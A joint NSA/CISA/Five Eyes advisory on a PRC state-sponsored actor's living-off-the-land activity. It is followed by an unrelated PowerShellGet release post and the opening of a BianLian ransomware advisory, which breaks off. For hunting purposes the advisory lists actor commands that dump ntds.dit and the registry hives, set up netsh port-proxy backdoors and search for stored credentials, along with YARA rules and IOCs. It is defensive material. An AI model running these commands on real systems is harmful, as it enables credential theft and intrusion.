This advisory from the United States National Security Agency (NSA), the U.S. Cybersecurity and Infrastructure Security Agency (CISA), the U.S. Federal Bureau of Investigation (FBI), the Australian Signals Directorate’s Australian Cyber Security Centre (ACSC), the Communications Security Establishment’s Canadian Centre for Cyber Security (CCCS), the New Zealand National Cyber Security Centre (NCSC-NZ), and the United Kingdom National Cyber Security Centre (NCSC-UK) (hereafter referred to as the “authoring agencies”) provides an overview of hunting guidance and associated best practices to detect this activity.

One of the actor’s primary tactics, techniques, and procedures (TTPs) is living off the land, which uses built-in network administration tools to perform their objectives. This TTP allows the actor to evade detection by blending in with normal Windows system and network activities, avoid endpoint detection and response (EDR) products that would alert on the introduction of third-party applications to the host, and limit the amount of activity that is captured in default logging configurations. Some of the built-in tools this actor uses are: wmic, ntdsutil, netsh, and PowerShell. The advisory provides examples of the actor’s commands along with detection signatures to aid network defenders in hunting for this activity. Many of the behavioral indicators included can also be legitimate system administration commands that appear in benign activity. Care should be taken not to assume that findings are malicious without further investigation or other indications of compromise.

Download the PDF version of this report (723 KB)

Technical Details

This advisory uses the MITRE ATT&CK for Enterprise framework, version 13. See the Appendix: MITRE ATT&CK Techniques for all referenced tactics and techniques.

Background

The authoring agencies are aware of recent People’s Republic of China (PRC) state-sponsored cyber activity and have identified potential indicators associated with these techniques. This advisory will help net defenders hunt for this activity on their systems. It provides many network and host artifacts associated with the activity occurring after the network has been initially compromised, with a focus on command lines used by the cyber actor. An Indicators of compromise (IOCs) summary is included at the end of this advisory.

Especially for living off the land techniques, it is possible that some command lines might appear on a system as the result of benign activity and would be false positive indicators of malicious activity. Defenders must evaluate matches to determine their significance, applying their knowledge of the system and baseline behavior. Additionally, if creating detection logic based on these commands, network defenders should account for variability in command string arguments, as items such as ports used may be differ across environments.

Artifacts

Network artifacts

The actor has leveraged compromised small office/home office (SOHO) network devices as intermediate infrastructure to obscure their activity by having much of the command and control (C2) traffic emanate from local ISPs in the geographic area of the victim. Owners of SOHO devices should ensure that network management interfaces are not exposed to the Internet to avoid them being re-purposed as redirectors by malicious actors. If they must be exposed to the Internet, device owners and operators should ensure they follow zero trust principles and maintain the highest level of authentication and access controls possible.

The actor has used Earthworm and a custom Fast Reverse Proxy (FRP) client with hardcoded C2 callbacks [T1090] to ports 8080, 8443, 8043, 8000, and 10443 with various filenames including, but not limited to:

cisco_up.exe, cl64.exe, vm3dservice.exe, watchdogd.exe, Win.exe, WmiPreSV.exe, and WmiPrvSE.exe.

Host artifacts

Windows management instrumentation (WMI/WMIC)

The actor has executed the following command to gather information about local drives [T1082]:

cmd.exe /C "wmic path win32_logicaldisk get caption,filesystem,freespace,size,volumename"

This command does not require administrative credentials to return results. The command uses a command prompt [T1059.003] to execute a Windows Management Instrumentation Command Line (WMIC) query, collecting information about the storage devices on the local host, including drive letter, file system (e.g., new technology file system [NTFS]), free space and drive size in bytes, and an optional volume name. Windows Management Instrumentation (WMI) is a built-in Windows tool that allows a user to access management information from hosts in an enterprise environment. The command line version of WMI is called WMIC.

By default, WMI Tracing is not enabled, so the WMI commands being executed and the associated user might not be available. Additional information on WMI events and tracing can be found in the References section of the advisory.

Ntds.dit Active Directory database

The actor may try to exfiltrate the ntds.dit file and the SYSTEM registry hive from Windows domain controllers (DCs) out of the network to perform password cracking [T1003.003]. (The ntds.dit file is the main Active Directory (AD) database file and, by default, is stored at %SystemRoot%NTDSntds.dit. This file contains information about users, groups, group memberships, and password hashes for all users in the domain; the SYSTEM registry hive contains the boot key that is used to encrypt information in the ntds.dit file.) Although the ntds.dit file is locked while in use by AD, a copy can be made by creating a Volume Shadow Copy and extracting the ntds.dit file from the Shadow Copy. The SYSTEM registry hive may also be obtained from the Shadow Copy. The following example commands show the actor creating a Shadow Copy and then extracting a copy of the ntds.dit file from it.

cmd /c vssadmin create shadow /for=C: > C:WindowsTemp.tmp

cmd /c copy ?GLOBALROOTDeviceHarddiskVolumeShadowCopy3WindowsNTDSntds.dit C:WindowsTemp > C:WindowsTemp.tmp

The built-in Ntdsutil.exe tool performs all these actions using a single command. There are several ways to execute Ntdsutil.exe, including running from an elevated command prompt (cmd.exe), using WMI/WMIC, or PowerShell. Defenders should look for the execution of Ntdsutil.exe commands using long, short, or a combination of the notations. For example, the long notation command activate instance ntds ifm can also be executed using the short notation ac i ntds i. Table 1 provides the long and short forms of the arguments used in the sample Ntdsutil.exe command, along with a brief description of the arguments.

Table 1: Ntdsutil.exe command syntax

Long form

Short form

Description

activate instance %

ac i %

Sets variable % as the active instance for ntdsutil to use

ifm

i

Install from media (ifm). Creates installation media to be used with DCPromo so the server will not need to copy data from another Domain Controller on the network

The actor has executed WMIC commands [T1047] to create a copy of the ntds.dit file and SYSTEM registry hive using ntdsutil.exe. Each of the following actor commands is a standalone example; multiple examples are provided to show how syntax and file paths may differ per environment.

wmic process call create "ntdsutil "ac i ntds" ifm "create full C:WindowsTemppro

wmic process call create "cmd.exe /c ntdsutil "ac i ntds" ifm "create full C:WindowsTempPro"

wmic process call create "cmd.exe /c mkdir C:WindowsTemptmp & ntdsutil "ac i ntds" ifm "create full C:WindowsTemptmp"

"cmd.exe" /c wmic process call create "cmd.exe /c mkdir C:windowsTempMcAfee_Logs & ntdsutil "ac i ntds" ifm "create full C:WindowsTempMcAfee_Logs"

cmd.exe /Q /c wmic process call create "cmd.exe /c mkdir C:WindowsTemptmp & ntdsutil "ac i ntds" ifm "create full C:WindowsTemptmp"  1> 127.0.0.1ADMIN$ 2>&1

Note: The would be an epoch timestamp following the format like “__1684956600.123456”.

Each actor command above creates a copy of the ntds.dit database and the SYSTEM and SECURITY registry hives in the C:WindowsTemp directory, where is replaced with the path specified in the command (e.g., pro, tmp, or McAfee_Logs). By default, the hidden ADMIN$ share is mapped to C:Windows, so the last command will direct standard output and error messages from the command to a file within the folder specified.

The actor has also saved the files directly to the C:WindowsTemp and C:UsersPublic directories, so the entirety of those directory structures should be analyzed. Ntdsutil.exe creates two subfolders in the directory specified in the command: an Active Directory folder that contains the ntds.dit and ntds.jfm files, and a registry folder that contains the SYSTEM and SECURITY hives. Defenders should look for this folder structure across their network:

Active Directoryntds.dit
Active Directoryntds.jfm

registrySECURITY

registrySYSTEM

When one of the example commands is executed, several successive log entries are created in the Application log, under the ESENT Source. Associated events can be viewed in Windows Event Viewer by navigating to: Windows Logs | Application. To narrow results to relevant events, select Filter Current Log from the Actions menu on the right side of the screen. In the Event sources dropdown, check the box next to ESENT, then limit the logs to ID numbers 216, 325, 326, and 327. Clicking the OK box will apply the filters to the results.

Since ESENT logging is used extensively throughout Windows, defenders should focus on events that reference ntds.dit. If such events are present, the events’ details should contain the file path where the file copies were created. Since these files can be deleted, or enhanced logging may not be configured on hosts, the file path can greatly aid in a hunt operation. Identifying the user associated with this activity is also a critical step in a hunt operation as other actions by the compromised—or actor-created—user account can be helpful to understand additional actor TTPs, as well as the breadth of the actor’s actions.

Note: If an actor can exfiltrate the ntds.dit and SYSTEM registry hive, the entire domain should be considered compromised, as the actor will generally be able to crack the password hashes for domain user accounts, create their own accounts, and/or join unauthorized systems to the domain. If this occurs, defenders should follow guidance for removing malicious actors from victim networks, such as CISA’s Eviction Guidance for Network Affected by the SolarWinds and Active Directory/M365 Compromise.

In addition to the above TTPs used by the actor to copy the ntds.dit file, the following tools could be used by an actor to obtain the same information:

  • Secretsdump.py
    • Note: This script is a component of Impacket, which the actor has been known to use
  • Invoke-NinjaCopy (PowerShell)
  • DSInternals (PowerShell)
  • FgDump
  • Metasploit

Best practices for securing ntds.dit include hardening Domain Controllers and monitoring event logs for ntdsutil.exe and similar process creations. Additionally, any use of administrator privileges should be audited and validated to confirm the legitimacy of executed commands.

PortProxy

The actor has used the following commands to enable port forwarding [T1090] on the host:

"cmd.exe /c "netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=9999 connectaddress= connectport=8443 protocol=tcp""

"cmd.exe /c netsh interface portproxy add v4tov4 listenport=50100 listenaddress=0.0.0.0 connectport=1433 connectaddress="

where is replaced with an IPv4 address internal to the network, omitting the ’s.

Netsh is a built-in Windows command line scripting utility that can display or modify the network settings of a host, including the Windows Firewall. The portproxy add command is used to create a host:port proxy that will forward incoming connections on the provided listenaddress and listenport to the connectaddress and connectport. Administrative privileges are required to execute the portproxy command. Each portproxy command above will create a registry key in the HKLMSYSTEMCurrentControlSetServicesPortProxyv4tov4tcp path. Defenders should look for the presences of keys in this path and investigate any anomalous entries.

Note: Using port proxies is not common for legitimate system administration since they can constitute a backdoor into the network that bypasses firewall policies. Administrators should limit port proxy usage within environments and only enable them for the period of time in which they are required.

Defenders should also use unusual IP addresses and ports in the command lines or registry entries to identify other hosts that are potentially included in actor actions. All hosts on the network should be examined for new and unusual firewall and port forwarding rules, as well as IP addresses and ports specified by the actor. If network traffic or logging is available, defenders should attempt to identify what traffic was forwarded though the port proxies to aid in the hunt operation. As previously mentioned, identifying the associated user account that made the networking changes can also aid in the hunt operation.

Firewall rule additions and changes can be viewed in Windows Event Viewer by navigating to:

Applications and Service Logs | Microsoft | Windows | Windows Firewall With Advanced Security | Firewall.

In addition to host-level changes, defenders should review perimeter firewall configurations for unauthorized changes and/or entries that may permit external connections to internal hosts. The actor is known to target perimeter devices in their operations. Firewall logs should be reviewed for any connections to systems on the ports listed in any portproxy commands discovered.

PowerShell

The actor has used the following PowerShell [T1059.001] command to identify successful logons to the host [T1033]:

Get-EventLog security -instanceid 4624

Note: Event ID 4624 is logged when a user successfully logs on to a host and contains useful information such as the logon type (e.g., interactive or networking), associated user and computer account names, and the logon time. Event ID 4624 entries can be viewed in Windows Event Viewer by navigating to:

Windows Logs | Security. PowerShell logs can be viewed in Event Viewer: Applications and Service Logs | Windows PowerShell.

This command identifies what user account they are currently leveraging to access the network, identify other users logged on to the host, or identify how their actions are being logged. If the actor is using a password spray technique [T1110.003], there may be several failed logon (Event ID 4625) events for several different user accounts, followed by one or more successful logons (Event ID 4624) within a short period of time. This period may vary by actor but can range from a few seconds to a few minutes.

If the actor is using brute force password attempts [T1110] against a single user account, there may be several Event ID 4625 entries for that account, followed by a successful logon Event ID 4624. Defenders should also look for abnormal account activity, such as logons outside of normal working hours and impossible time-and-distance logons (e.g., a user logging on from two geographically separated locations at the same time).

Impacket

The actor regularly employs the use of Impacket’s wmiexec, which redirects output to a file within the victim host’s ADMIN$ share (C:Windows) containing an epoch timestamp in its name. The following is an example of the “dir” command being executed by wmiexec.py:

cmd.exe /Q /c *dir 1> 127.0.0.1ADMIN$__1684956600.123456 2>&1

Note: Discovery of an entry similar to the example above in the Windows Event Log and/or a file with a name in a similar format may be evidence of malicious activity and should be investigated further. In the event that only a filename is discovered, the epoch timestamp within the filename reflects the time of execution by default and can be used to help scope threat hunting activities.

Enumeration of the environment

The following commands were used by the actor to enumerate the network topology [T1016], the active directory structure [T1069.002], and other information about the target environment [T1069.001], [T1082]:

arp -a

curl www.ip-api.com

dnscmd . /enumrecords /zone {REDACTED}

dnscmd . /enumzones

dnscmd /enumrecords {REDACTED} . /additional

ipconfig /all

ldifde.exe -f c:windowstemp.txt -p subtree

net localgroup administrators

net group /dom

net group "Domain Admins" /dom

netsh interface firewall show all

netsh interface portproxy show all

netsh interface portproxy show v4tov4

netsh firewall show all

netsh portproxy show v4tov4

netstat -ano

reg query hklmsoftware

systeminfo

tasklist /v

whoami

wmic volume list brief

wmic service brief

wmic product list brief

wmic baseboard list full

wevtutil qe security /rd:true /f:text /q:*[System[(EventID=4624) and TimeCreated[@SystemTime>='{REDACTED}']] and EventData[Data='{REDACTED}']]

Additional credential theft

The actor also used the following commands to identify additional opportunities for obtaining credentials in the environment [T1555], [T1003]:

dir C:Users{REDACTED}.sshknown_hosts

dir C:users{REDACTED}appdataroamingMozillafirefoxprofiles

     mimikatz.exe

reg query hklmsoftwareOpenSSH

reg query hklmsoftwareOpenSSHAgent

reg query hklmsoftwarerealvnc

reg query hklmsoftwarerealvncvncserver

reg query hklmsoftwarerealvncAllusers

reg query hklmsoftwarerealvncAllusersvncserver

reg query hkcusoftware{REDACTED}puttysession

reg save hklmsam ss.dat

reg save hklmsystem sy.dat

Additional commands

The actor executed the following additional commands:

7z.exe a -p {REDACTED} c:windowstemp{REDACTED}.7z

C:Windowssystem32pcwrun.exe C:UsersAdministratorDesktopWin.exe

C:WindowsSystem32cmdbak.exe /c ping -n 1 127.0.0.1 >

C:Windowstempputty.log

C:WindowsTemptmp.log

"cmd.exe" /c dir 127.0.0.1C$ /od

"cmd.exe" /c ping –a –n 1 

"cmd.exe" /c wmic /user: /password: process call create "net stop "" > C:WindowsTemptmp.log"

cmd.exe /Q /c cd 1> 127.0.0.1ADMIN$__ 2 2>&1

net use 127.0.0.1IPC$ /y /d

powershell start-process -filepath c:windowstemp.bat -windowstyle Hidden

rar.exe a –{REDACTED} c:Windowstemp{REDACTED} D:{REDACTED}

wmic /node:{REDACTED} /user:{REDACTED} /password:{REDACTED} cmd /c whoami

xcopy C:windowstemphp d:{REDACTED}

Mitigations

The authoring agencies recommend organizations implement the mitigations below to improve your organization’s cybersecurity posture on the basis of the threat actor’s activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity Frameworks and guidance to protect against the most common and impactful threats and TTPs. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

  • Defenders should harden domain controllers and monitor event logs [2.T] for ntdsutil.exe and similar process creations. Additionally, any use of administrator privileges should be audited and validated to confirm the legitimacy of executed commands.
  • Administrators should limit port proxy usage within environments and only enable them for the period of time in which they are required [2.X].
  • Defenders should investigate unusual IP addresses and ports in command lines, registry entries, and firewall logs to identify other hosts that are potentially involved in actor actions.
  • In addition to host-level changes, defenders should review perimeter firewall configurations for unauthorized changes and/or entries that may permit external connections to internal hosts.
  • Defenders should also look for abnormal account activity, such as logons outside of normal working hours and impossible time-and-distance logons (e.g., a user logging on from two geographically separated locations at the same time).
  • Defenders should forward log files to a hardened centralized logging server, preferably on a segmented network [2.F].

Logging recommendations

To be able to detect the activity described in this CSA, defenders should set the audit policy for Windows security logs to include “audit process creation” and “include command line in process creation events” in addition to accessing the logs. Otherwise, the default logging configurations may not contain the necessary information.

Enabling these options will create Event ID 4688 entries in the Windows Security log to view command line processes. Given the cost and difficulty of logging and analyzing this kind of activity, if an organization must limit the requirements, they should focus on enabling this kind of logging on systems that are externally facing or perform authentication or authorization, especially including domain controllers.

To hunt for the malicious WMI and PowerShell activity, defenders should also log WMI and PowerShell events. By default, WMI Tracing and deep PowerShell logging are not enabled, but they can be enabled by following the configuration instructions linked in the References section.

The actor takes measures to hide their tracks, such as clearing logs [T1070.001]. To ensure log integrity and availability, defenders should forward log files to a hardened centralized logging server, preferably on a segmented network. Such an architecture makes it harder for an actor to cover their tracks as evidence of their actions will be captured in multiple locations.

Defenders should also monitor logs for Event ID 1102, which is generated when the audit log is cleared. All Event ID 1102 entries should be investigated as logs are generally not cleared and this is a known actor tactic to cover their tracks. Even if an event log is cleared on a host, if the logs are also stored on a logging server, the copy of the log will be preserved.

This activity is often linked to malicious exploitation of edge devices and network management devices. Defenders should enable logging on their edge devices, to include system logs, to be able to identify potential exploitation and lateral movement. They should also enable network-level logging, such as sysmon, webserver, middleware, and network device logs.

Indicators of compromise (IOCs) summary

TTPs

Command execution

File names and directory paths used in these commands are only meant to serve as examples. Actual names and paths may differ depending on environment and activity, so defenders should account for variants when performing queries.

Note: Many of the commands are derivatives of common system administration commands that could generate false positives when used alone without additional indicators.

7z.exe a -p {REDACTED} c:windowstemp{REDACTED}.7z c:windowstemp*

"C:pstoolspsexec.exe" {REDACTED} -s cmd /c "cmd.exe /c "netsh interface portproxy delete v4tov4 listenaddress=0.0.0.0 listenport=9999""

C:Windowssystem32pcwrun.exe C:UsersAdministratorDesktopWin.exe

cmd.exe /C dir /S {REDACTED}c$Users{REDACTED} >> c:windowstemp{REDACTED}.tmp


"cmd.exe" /c wmic process call create "cmd.exe /c mkdir C:windowsTempMcAfee_Logs & ntdsutil "ac i ntds" ifm "create full C:WindowsTempMcAfee_Logs"

cmd.exe /Q /c *cd 1> 127.0.0.1ADMIN$__ 2>&1

cmd.exe /Q /c cd 1> 127.0.0.1ADMIN$__1652470932.9400265 2>&1

cmd.exe /Q /c net group "domain admins" /dom 1>127.0.0.1ADMIN$__ 2>&1

cmd.exe /Q /c wmic process call create "cmd.exe /c mkdir C:WindowsTemptmp & ntdsutil "ac i ntds" ifm "create full C:WindowsTemptmp"  1> 127.0.0.1ADMIN$  2>&1

D:{REDACTED}xcopy C:windowstemphp d:{REDACTED}

Get-EventLog security -instanceid 4624

ldifde.exe -f c:windowstempcisco_up.txt -p subtree

makecab ..backup210829-020000.zip ..webappsadssphtmlLock.lic

move "c$userspublicAppfileregistrySYSTEM" ..backup210829-020000.zip

netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=9999 connectaddress={REDACTED} connectport=8443 protocol=tcp

netsh interface portproxy delete v4tov4 listenaddress=0.0.0.0 listenport=9999


Rar.exe a –{REDACTED} c:WindowstempDMBC2C61.tmp

start-process -filepath c:windowstemp.bat -windowstyle hidden 1

Note: The batch file in question (.bat) could use any name, and no discernable pattern has been determined at this time.

wmic process call create "cmd.exe /c mkdir C:userspublicAppfile & ntdsutil "ac i ntds" ifm "create full C:userspublicAppfile" q q

wmic process call create "cmd.exe /c mkdir C:WindowsTemptmp & ntdsutil "ac i ntds" ifm "create full C:WindowsTemptmp"

wmic process call create "cmd.exe /c ntdsutil "ac i ntds" ifm "create full C:WindowsTempPro"

wmic process call create "ntdsutil "ac i ntds" ifm "create full C:WindowsTemp"

Command line patterns

Certain patterns in commands (with asterisks for wildcards) can be used to identify potentially malicious commands:

  • cmd.exe /C dir /S * >> *
  • cmd.exe /Q /c * 1> 127.0.0.1ADMIN$__*.*>&1
  • powershell start-process -filepath c:windowstemp*.exe -windowstyle hidden

File paths

The most common paths where files and executables used by the actor have been found include:

  • C:UsersPublicAppfile (including subdirectories)
  • C:Perflogs (including subdirectories)
  • C:WindowsTemp (including subdirectories)

File names

The file names the actor has previously used for such things as malware, scripts, and tools include:

backup.bat

cl64.exe

update.bat

Win.exe

billagent.exe

nc.exe

update.exe

WmiPrvSE.exe

billaudit.exe

rar.exe

vm3dservice.exe

WmiPreSV.exe

cisco_up.exe

SMSvcService.exe

watchdogd.exe


In addition to the file names and paths above, malicious files names, believed to be randomly created, in the following format have also been discovered:

C:Windows[a-zA-Z]{8}.exe

SHA-256 file hashes

  • f4dd44bc19c19056794d29151a5b1bb76afd502388622e24c863a8494af147dd
  • ef09b8ff86c276e9b475a6ae6b54f08ed77e09e169f7fc0872eb1d427ee27d31
  • d6ebde42457fe4b2a927ce53fc36f465f0000da931cfab9b79a36083e914ceca
  • 472ccfb865c81704562ea95870f60c08ef00bcd2ca1d7f09352398c05be5d05d
  • 66a19f7d2547a8a85cee7a62d0b6114fd31afdee090bd43f36b89470238393d7
  • 3c2fe308c0a563e06263bbacf793bbe9b2259d795fcc36b953793a7e499e7f71
  • 41e5181b9553bbe33d91ee204fe1d2ca321ac123f9147bb475c0ed32f9488597
  • c7fee7a3ffaf0732f42d89c4399cbff219459ae04a81fc6eff7050d53bd69b99
  • 3a9d8bb85fbcfe92bae79d5ab18e4bca9eaf36cea70086e8d1ab85336c83945f
  • fe95a382b4f879830e2666473d662a24b34fccf34b6b3505ee1b62b32adafa15
  • ee8df354503a56c62719656fae71b3502acf9f87951c55ffd955feec90a11484

User-agent

In some cases, the following user-agent string (including the extra spacing) was identified performing reconnaissance activities by this actor:

Mozilla/5.0 (Windows NT 6.1; WOW64; rv:68.0)               Gecko/20100101 Firefox/68.0

Yara rules

rule ShellJSP {

    strings:

        $s1 = "decrypt(fpath)"

        $s2 = "decrypt(fcontext)"

        $s3 = "decrypt(commandEnc)"

        $s4 = "upload failed!"

        $s5 = "aes.encrypt(allStr)"

        $s6 = "newid"


    condition:

        filesize < 50KB and 4 of them

}
rule EncryptJSP {

    strings:

        $s1 = "AEScrypt"

        $s2 = "AES/CBC/PKCS5Padding"

        $s3 = "SecretKeySpec"

        $s4 = "FileOutputStream"

        $s5 = "getParameter"

        $s6 = "new ProcessBuilder"

        $s7 = "new BufferedReader"

        $s8 = "readLine()"


    condition:

        filesize < 50KB and 6 of them

}
rule CustomFRPClient {

   meta:

        description=”Identify instances of the actor's custom FRP tool based on unique strings chosen by the actor and included in the tool”

   strings:

        $s1 = "%!PS-Adobe-" nocase ascii wide

        $s2 = "github.com/fatedier/frp/cmd/frpc" nocase ascii wide

        $s3 = "github.com/fatedier/frp/cmd/frpc/sub.startService" nocase ascii wide

        $s4 = "MAGA2024!!!" nocase ascii wide

        $s5 = "HTTP_PROXYHost: %s" nocase ascii wide


   condition:

        all of them

}
rule HACKTOOL_FRPClient {

   meta:

        description=”Identify instances of FRP tool (Note: This tool is known to be used by multiple actors, so hits would not necessarily imply activity by the specific actor described in this report)”

   strings:

        $s1 = "%!PS-Adobe-" nocase ascii wide

        $s2 = "github.com/fatedier/frp/cmd/frpc" nocase ascii wide

        $s3 = "github.com/fatedier/frp/cmd/frpc/sub.startService" nocase ascii wide

        $s4 = "HTTP_PROXYHost: %s" nocase ascii wide


   condition:

        3 of them

}

References

Active Directory and domain controller hardening:

CISA regional cyber threats:

Microsoft Threat Intelligence blog:

Ntdsutil.exe:

PowerShell:

Windows command line process auditing:

Windows Defender Firewall:

Windows management instrumentation:

Windows password spraying:

Acknowledgements

The NSA Cybersecurity Collaboration Center, along with the authoring agencies, acknowledge Amazon Web Services (AWS) Security, Broadcom, Cisco Talos, Google’s Threat Analysis Group, Lumen Technologies, Mandiant, Microsoft Threat Intelligence (MSTI), Palo Alto Networks, SecureWorks, SentinelOne, Trellix, and additional industry partners for their collaboration on this advisory.

Disclaimer of endorsement

The information and opinions contained in this document are provided “as is” and without any warranties or guarantees. Reference herein to any specific commercial products, process, or service by trade name, trademark, manufacturer, or otherwise does not constitute or imply its endorsement, recommendation, or favoring by the authoring agencies’ governments, and this guidance shall not be used for advertising or product endorsement purposes.

Trademark recognition

Active Directory®, Microsoft®, PowerShell®, and Windows® are registered trademarks of Microsoft Corporation. MITRE® and ATT&CK® are registered trademarks of The MITRE Corporation.

Purpose

This document was developed in furtherance of the authoring agencies’ cybersecurity missions, including their responsibilities to identify and disseminate threats, and to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact

U.S. organizations: Urgently report any anomalous activity or incidents, including based upon technical information associated with this Cybersecurity Advisory, to CISA at Report@cisa.dhs.gov or cisa.gov/report or to the FBI via your local FBI field office listed at https://www.fbi.gov/contact-us/field-offices.  

NSA Cybersecurity Report Questions and Feedback: CybersecurityReports@nsa.gov

NSA Defense Industrial Base Inquiries and Cybersecurity Services: DIB_Defense@cyber.nsa.gov

NSA Media Inquiries / Press Desk: 443-634-0721, MediaRelations@nsa.gov

Australian organizations: Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and to access alerts and advisories.

Canadian organizations: Report incidents by emailing CCCS at contact@cyber.gc.ca.

New Zealand organizations: Report cyber security incidents to incidents@ncsc.govt.nz or call 04 498 7654.

United Kingdom organizations: Report a significant cyber security incident at ncsc.gov.uk/report-an-incident (monitored 24 hours) or, for urgent assistance, call 03000 200 973.

Appendix: MITRE ATT&CK Techniques

Table 2 captures all referenced threat actor tactics and techniques in this advisory.

Table 2: All referenced threat actor tactics and techniques

Initial Access

Technique Title

ID

Use

Exploit Public-facing Application

T1190

Actor used public-facing applications to gain initial access to systems; in this case, Earthworm and PortProxy.

Execution

Windows Management Instrumentation

T1047

The actor executed WMIC commands to create a copy of the SYSTEM registry.

Command and Scripting Interpreter: PowerShell

T1059.001

The actor used a PowerShell command to identify successful logons to the host.

Command and Scripting Interpreter: Windows Command Shell

T1059.003

The actor used this primary command prompt to execute a query that collected information about the storage devices on the local host.

Persistence

Server Software Component: Web Shell

T1505.003

The actor used backdoor web servers with web shells to establish persistence to systems, including some of the webshells being derived from Awen webshell.

Defense Evasion

Hide Artifacts

T1546

The actor selectively cleared Windows Event Logs, system logs, and other technical artifacts to remove evidence of their intrusion activity.

Indicator Removal: Clear Windows Event Logs

T1070.001

The actor cleared system event logs to hide activity of an intrusion.

Credential Access

OS Credential Dumping: NTDS

T1003.003

The actor may try to exfiltrate the ntds.dit file and the SYSTEM registry hive out of the network to perform password cracking.

Brute Force

T1110

The actor attempted to gain access to accounts with multiple password attempts.

Brute Force: Password Spraying

T1110.003


The actor used commonly used passwords against accounts to attempt to acquire valid credentials.

OS Credential Dumping

T1003

The actor used additional commands to obtain credentials in the environment.

Credentials from Password Stores

T1555

The actors searched for common password storage locations.

Discovery

System Information Discovery

T1082

The actors executed commands to gather information about local drives.

System Owner/User Discovery

T1033

The actors gathered information about successful logons to the host using a PowerShell command.

Permission Groups Discovery: Local Groups

T1069.001

The actors attempt to find local system groups and permission settings.

Permission Groups Discovery: Doman Groups

T1069.002

The actors used commands to enumerate the active directory structure.

System Network Configuration Discovery

T1016

The actors used commands to enumerate the network topology.

Command and Control

Proxy

T1090

The actors used commands to enable port forwarding on the host.

Proxy: External Proxy

T1090.002

The actors used compromised SOHO devices (e.g. routers) to obfuscate the source of their activity.


PowerShellGet in PowerShell 7.4 Updates

This post was originally published on this site

Version 3 previews of PowerShellGet will begin shipping in PowerShell 7.4 previews in June (preview 5) with the following updates. These changes include important plans to address migration and compatibility, and we would like to request feedback.

  • The module name “PowerShellGet” for version 3 (-PSResource cmdlets) will change to “Microsoft.PowerShell.PSResourceGet” begining with the next release (beta22).
  • PowerShell v7.4 (LTS) will ship PowerShellGet v2.2.5 and PSResourceGet v3.0.x, side-by-side. This will help us get telemetry about usage of PSResourceGet. No compatibility layer will be shipped, meaning we will not wrap version 3 commandlets with version 2 names. This allows current scripts to work as-is, with or without fully qualified cmdlet names, while still allowing customers to test the new commandlets.
  • Customers can use -PSResource cmdlets for perf improvements and new features. No new feature work will be done in -Modulecmdlets.
  • In the first preview of PowerShell v7.5 we will include CompatPowerShellGet renamed as PowerShellGet v3.0.0, in addition to publishing the latest PSResourceGet module. In PowerShell v7.5 we will not ship PowerShellGet v2.2.5.
  • In PowerShell v7.5 we plan to ship PowerShellGet v3.0.0 and the latest stable version of PSResourceGet, side-by-side.
  • We will get community feedback about the compatibility layer that will help use decide on the final plans for PowerShell v7.5.
  • We plan to ship PSResourceGet in addition to current PowerShellGet 1.0.0.1 in future builds of Windows so PSResourceGet can be made available by default in Windows PowerShell 5.1.
  • We also plan to improve the experience of updating PowerShellGet/PSResourceGet in prior releases of Windows.
  • We will update the PowerShellGet repository name on GitHub to reflect the new PSResourceGet name.

We would greatly appreciate your thoughtful feedback on these plans while there is still time to consider changes. Please comment on this github issue.

Considerations for this decision

We appreciate the feedback we have already been given by the community, at PowerShell events, by MVP’s, and by our peers. Some of the key factors that played into this decision were

  • PowerShell 7.4 is an LTS release. We are merging releases later in the preview cycle than we wanted. We now need to be especially cautious about breaking changes that could impact existing scripts/automation.
  • Using telemetry to track adoption of PowerShellGet v3 (now PSResourceGet) will help inform when we have an appropriate level of usage relative to feedback, to confirm public validation before release.
  • In the future, we would like to be able to end new feature work for PowerShellGet v2 due to support difficulties with OneGet(PackageManagement) and focus on PSResourceGet. We recognize it will take time for mass adoption of PSResourceGet, so we will be moving cautiously.
  • For a deeper look into other options we explored please refer to this github issue.

We look forward to reviewing community feedback!

Sydney PowerShell Team

The post PowerShellGet in PowerShell 7.4 Updates appeared first on PowerShell Team.

#StopRansomware: BianLian Ransomware Group

This post was originally published on this site

Summary

Note: This joint Cybersecurity Advisory (CSA) is part of an ongoing #StopRansomware effort to publish advisories for network defenders that detail various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and learn more about other ransomware threats and no-cost resources.

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and Australian Cyber Security Centre (ACSC) are releasing this joint Cybersecurity Advisory to disseminate known BianLian ransomare and data extortion group IOCs and TTPs identified through FBI and ACSC investigations as of March 2023.

Actions to take today to mitigate cyber threats from BianLian ransomware and data extortion:
• Strictly limit the use of RDP and other remote desktop services.
• Disable command-line and scripting activities and permissions.
• Restrict usage of PowerShell and update Windows PowerShell or PowerShell Core to the latest version.

BianLian is a ransomware developer, deployer, and data extortion cybercriminal group that has targeted organizations in multiple U.S. critical infrastructure sectors since June 2022. They have also targeted Australian critical infrastructure sectors in addition to professional services and property development. The group gains access to victim systems through valid Remote Desktop Protocol (RDP) credentials, uses open-source tools and command-line scripting for discovery and credential harvesting, and exfiltrates victim data via File Transfer Protocol (FTP), Rclone, or Mega. BianLian group actors then extort money by threatening to release data if payment is not made. BianLian group originally employed a double-extortion model in which they encrypted victims’ systems after exfiltrating the data; however, around January 2023, they shifted to primarily exfiltration-based extortion.

FBI, CISA, and ACSC encourage critical infrastructure organizations and small- and medium-sized organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of BianLian and other ransomware incidents.

Download the PDF version of this report (710kb):

For a downloadable copy of IOCs (35kb), see:

AA23-136A.STIX_.xml
(XML, 34.72 KB
)

Technical Details

